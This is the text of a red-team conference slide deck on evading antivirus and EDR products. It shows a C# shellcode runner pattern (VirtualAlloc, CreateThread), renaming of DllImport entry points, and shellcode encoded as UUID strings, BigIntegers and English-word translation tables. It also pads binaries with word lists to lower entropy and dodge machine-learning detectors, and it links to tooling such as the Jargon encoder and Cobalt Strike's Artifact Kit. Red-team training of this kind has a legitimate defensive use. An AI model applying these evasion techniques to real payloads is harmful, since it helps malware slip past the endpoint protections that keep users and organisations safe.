


INTRO TO AV/EDR EVASION





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What This Isn't

- Advanced evasion topics
 - Unhooking
 - Evading runtime checks (mostly)
 - Comms



What This Is

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- Intro to AV/EDR Evasion
 - Getting your payload on disk / in memory
 - Evading common (brittle) detections
 - Defeating entropy checks

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- MSBuild template / scripts / etc.
- Not changing variable & function names

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   TaskFactory="CodeTaskFactory"</pre>
```

```
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
    MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);
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This is more of a comment...



Not removing comments

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PowerSploit Function: Set-MacAttribute

Author: Chris Campbell (@obscuresec)

License: BSD 3-Clause

Removing those 3 lines will let you "bypass AV". Enjoy!

https://pentestarmoury.com/2016/01/30/powerview-caught-by-symantec-endpoint-protection/

https://www.blackhillsinfosec.com/bypass-anti-virus-run-mimikatz/

Captain Obvious

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- Not obfuscating common code exec patterns
 - Applies to scripts, templates, & compiled code

```
[DllImport("kernel32")]
  private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
   UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
[DllImport("kernel32")]
  private static extern IntPtr CreateThread(
   UInt32 lpThreadAttributes,
   UInt32 dwStackSize,
   UInt32 lpStartAddress,
   IntPtr param,
   UInt32 dwCreationFlags,
   ref UInt32 lpThreadId
   );
```

What's in a name?

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
C:\Users\Mike\Desktop>DefenderCheck.exe mimikatz.exe
Target file size: 1427456 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x10B20B in the original file File matched signature: "HackTool:Win64/Mikatz!dha"

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https://redsiege.com/tools-techniques/2021/08/bypass-sig-av/



More on this in a bit...

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https://i.imgur.com/ 1l1buxq.jpg

Suboptimal Optimization



Trojan:Win32/Wacatac.B!ml

Alert level: Severe

Status: Active

Date: 7/30/2022 5:47 PM

Category: Trojan

Details: This program is dangerous and executes commands from an

attacker.

Learn more

Affected items:

file: C:\test\xor-optimized.exe



Suboptimal Optimization



C:\Users\Mike\source\repos\ThreatCheck\ThreatCheck\ThreatCheck\bin\Release>ThreatCheck.exe
 -e Defender -f c:\test\xor-notoptimized.exe

[+] No threat found!

WAT?!?!

What's in a Name



- Rename your EntryPoints
 - https://docs.microsoft.com/enus/dotnet/framework/interop/specifying-an-entrypoint#renaming-a-function-in-c-and-c
 - https://docs.microsoft.com/enus/dotnet/api/system.runtime.interopservices.dllimportattr ibute?view=net-6.0





BAD

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[DllImport("kernel32"]
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    UInt32 lpStartAddr,
    UInt32 size,
    UInt32 flAllocationType,
    UInt32 flProtect);
```

What's in a Name



Good

```
[DllImport("kernel32", EntryPoint = "VirtualAlloc",
    SetLastError = false, ExactSpelling = true)]
    private static extern IntPtr SplendidDragon(
        UInt32 lpStartAddr,
        UInt32 size,
        UInt32 flAllocationType,
        UInt32 flProtect);
```



https://www.jokejok.com/wp-content/uploads/2022/02/trying-to-blend-in-on-reddit-after-being-gone-since-385828.png

Obfuscating Shellcode



- Shellcode as UUID
 - https://research.nccgroup.com/2021/01/23/rift-analysing-a-lazarusshellcode-execution-method/
 - https://blog.securehat.co.uk/process-injection/shellcode-execution-via-enumsystemlocala
 - https://github.com/boku7/Ninja_UUID_Runner/blob/main/bin2uuids.py

```
// Shellcode as array of UUIDs
const char* uuid_arr[] =
"0082e8fc-0000-8960-e531-c0648b50308b",
"528b0c52-8b14-2872-0fb7-4a2631ffac3c",
"2c027c61-c120-0dcf-01c7-e2f252578b52",
"3c4a8b10-4c8b-7811-e348-01d1518b5920",
"498bd301-e318-493a-8b34-8b01d631ffac",
"010dcfc1-38c7-75e0-f603-7df83b7d2475",
"588b58e4-0124-66d3-8b0c-4b8b581c01d3",
"018b048b-89d0-2444-245b-5b61595a51ff",
"5a5f5fe0-128b-8deb-5d6a-018d85b20000",
"31685000-6f8b-ff87-d5bb-f0b5a25668a6",
"ff9dbd95-3cd5-7c06-0a80-fbe07505bb47",
"6a6f7213-5300-d5ff-6e6f-746570616400"
};
```

Obfuscating Shellcode



- Reverse shellcode bytes
- Break into chunks
- Divide code into two arrays even & odd bytes
- Steganography
- BigInteger() h/t @subTee

Simply computer your shellcode. Instead of just pasting in those arrays.

BigInteger will take a byte array as a Constructor argument.

So it becomes a few extra calculations to rehydrate, but likely won't get picked up. Ever. example "decompose" gist.github.com/code-scrap/a45...

```
https://github.com/redcanaryco/atomic-red-team/blob/058b5c2423c4a6e9e226f4e5ffala6fd9bbla90e/atomics/T1055.004/src/T1055.cs#L111
using System;
using System.Numerics;
public class Program
            public static void Main()
                        \texttt{byte[] shellcode} = \texttt{new byte[112]} \ \{ \ 0x50, 0x51, 0x52, 0x53, 0x56, 0x57, 0x55, 0x54, 0x58, 0x66, 0x83, 0xe4, 0xf0, 0x50, 0x6a, 0x60, 0x5a, 0x68, 0x60, 0x50, 0x6a, 0x60, 0x50, 0x6a, 0x60, 0x50, 0x60, 0
                        BigInteger big = new BigInteger(shellcode);
                        BigInteger two = 2;
                        BigInteger big2 = BigInteger.Divide(big,two);
                        BigInteger
                        Console.WriteLine(big2);
C:\Windows\system32\cmd.exe
LARE Sun 07/24/2022 5:36:13.54
 :\Users\Research\Documents>shellcode computer.exe
625852438827499158173650662271058212480512619727531464879860310901873080899884807966926993446435153080033667535039440719612
945908743423828737944661747901074017815236422994463680536174554315730440924388678192076021882397530092308772070115346345644
306108203191252735832
LARE Sun 07/24/2022 5:36:15.35
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... Entropy?



- Disclaimer I am not a mathematician
- https://en.wikipedia.org/wiki/Entropy_(information_theory)
- https://en.wikipedia.org/wiki/Kolmogorov_complexity#Compression

... Entropy?



- Roughly high entropy = more random
- Higher entropy = less compressible

```
$ dd status=none if=/dev/urandom bs=1 count=1000000 | gzip -v -c > /dev/null
-0.0%
```

- Problem we encrypt shellcode to evade
- Encrypted shellcode = more random -> higher entropy

(don't) Randomize All The Things

- Changing default variable/func. names is good
- Random characters could be bad
- Avoid temptation to use random stings for names
 - Use two-word pairs: "SplendidDragon",
 "ObfuscatedDiamond", "RollyPolly", etc.

How to Lower Entropy?



Languages are not random

```
$ gzip -v dictionary.txt -c > /dev/null
dictionary.txt: 64.7% -- replaced with stdout
```

```
$ gzip -v german.txt -c > /dev/null
german.txt: 75.9% -- replaced with stdout
```

- http://cobweb.cs.uga.edu/~perdisci/CSCI6900-F10/WWhiteside_Presentation2.pdf
- https://www.cs.jhu.edu/~sam/ccs243-mason.pdf

But Why?

Story time



Why Entropy?






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@hardwaterhacker

Today I learned CrowdStrike's ML AV component looks at total entropy in an executable and will block it if the entropy level is above some threshold. Successful bypass by adding English words in character arrays to decrease overall entropy.

5:24 PM · Mar 11, 2022 · TweetDeck



Just slap it in there



unsigned char anti_entropy[][7740] = { "aaron", "abraham", "abroad", "absence", "absent", "absolute", "absolute" ly", "absorption", "abstract", "abstracts", "abuse", "academic", "academics", "academy", "accent", "accept", "accept table", "acceptance", "accepted", "accepting", "accepts", "access", "accessed", "accessibility", "accessible", "accessing", "accessories", "accessory", "accident", "accidents", "accommodate", "accommodation", "accommodations", "accompanied", "accompanying", "accomplished", "accordance", "according", "accordingly", "account", "accountability", "accounting", "accounts", "accreditation", "accredited", "accuracy", "accurate", "accurately", "accused", "acdbentity", "achieve", "achieved", "achievement", "achievements", "achieving", "acids", "acknowledge", "acknowledged", "acoustic", "acquire", "acquired", "acquisition", "acquisitions", "acres", "acrobat", "across", "acrylic", "acting", "action", "actions", "activated", "activation", "active", "actively", "activists", "activities", "activity", "actor", "actors", "actress", "actually", "acute", "addition", "additional", "additionally"





```
-rwxr-xr-x 1 mike mike 362K Jul 30 19:17 aes.exe
-rwxr-xr-x 1 mike mike 15M Jul 30 19:21 aes-plus-words.exe
mike@cs-lab:~/test/entropy
$ qzip -v aes.exe -c > /dev/null
aes.exe: 18.4% -- replaced with stdout
mike@cs-lab:~/test/entropy
$ gzip -v aes-plus-words.exe -c > /dev/null
aes-plus-words.exe: 97.8% -- replaced with stdout
```

Dear Cylance



https://skylightcyber.com/2019/07/18/cylance-i-kill-you/

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Jargon



Jargon

/ˈjärgən/

noun: jargon; plural noun: jargons

Definition: special words or expressions that are used by a particular profession or group and are difficult for others to understand.

Taking it Further

- Encode shellcode as English words
 - Avoids raw shellcode
 - Decreased entropy



The Basics

- We can store shellcode as 0x00
- We can also store it as an int
 - $0 = 0 \times 00$



How it Works



Create a translation table

```
unsigned char* translation_table[256] = { "attending", "promptly", "terry", "buffer",
"inspector", "suites", "anything", "directive", "forbidden", "harry", "extensive", "digital",
"sticky", "realtors", "arrives", "engineering", "downloading", "oracle", "executive", "bhutan",
"knowing", "acquisitions", "rochester", "annie", "meetings", "appreciation", "properly",
"finished", "cleaner", "passport", "reflect", "enjoying", "shown", "wiley", "generated",
"armstrong", "atlantic", "connecting", "reliance", "boring", "skills", "party", "subscription",
"scheduled", "sustainable", "subtle", "snowboard", "exempt", "people", "fifty", "ballet",
"soundtrack", "electricity", "laughing", "withdrawal", "anime", "topic", "yugoslavia",
"variables", "cheese", "blues", "purse", "reproduction", "lyric", "mozambique", "prepared",
```

Source words could be anything

\$ head kernel32.txt
AccessCheck
AcquireSRWLockExclusive
AcquireSRWLockShared
ActivateActCtx
ActivateActCtxWorker
AddAtomA
AddAtomW
AddConsoleAliasA

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- 0 / 0x00: attending
- 1 / 0x01: promptly
- Etc...





Encode your shellcode

```
const char* translated_shellcode[265730] = { "dutch", "sheriff", "prepared", "emotional",
   "prepared", "answer", "complete", "needs", "alarm", "outer", "needs", "publication", "vietnam",
   "shown", "attending", "attending", "attending", "needs", "worldcat", "passport", "exhaust",
   "combine", "combine", "combine", "needs", "alarm", "databases", "needs", "publication", "screens",
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Decode at runtime


The Results



 Bigger than appending, smaller than compiled array, lower entropy than encrypted shellcode

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Try it Yourself

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https://github.com/hardwaterhacker/jargon

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- Shellcode as emoji
 - https://github.com/RischardV/emoji-shellcoding

Arsenal Kit



- Cobalt Strike default artifacts heavily signatured
- Simply recompiling Artifact Kit can be enough to bypass AV
- Modify or extend techniques
 - Obfuscate
 - Change injection techniques

https://www.cobaltstrike.com/help-artifact-kit

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Learn.rc



- https://institute.sektor7.net/red-team-operator-malwaredevelopment-essentials
- https://institute.sektor7.net/rto-maldev-intermediate

QUESTIONS?



Slides: https://redsiege.com/stealth

Tool: https://github.com/hardwaterhacker/jargon

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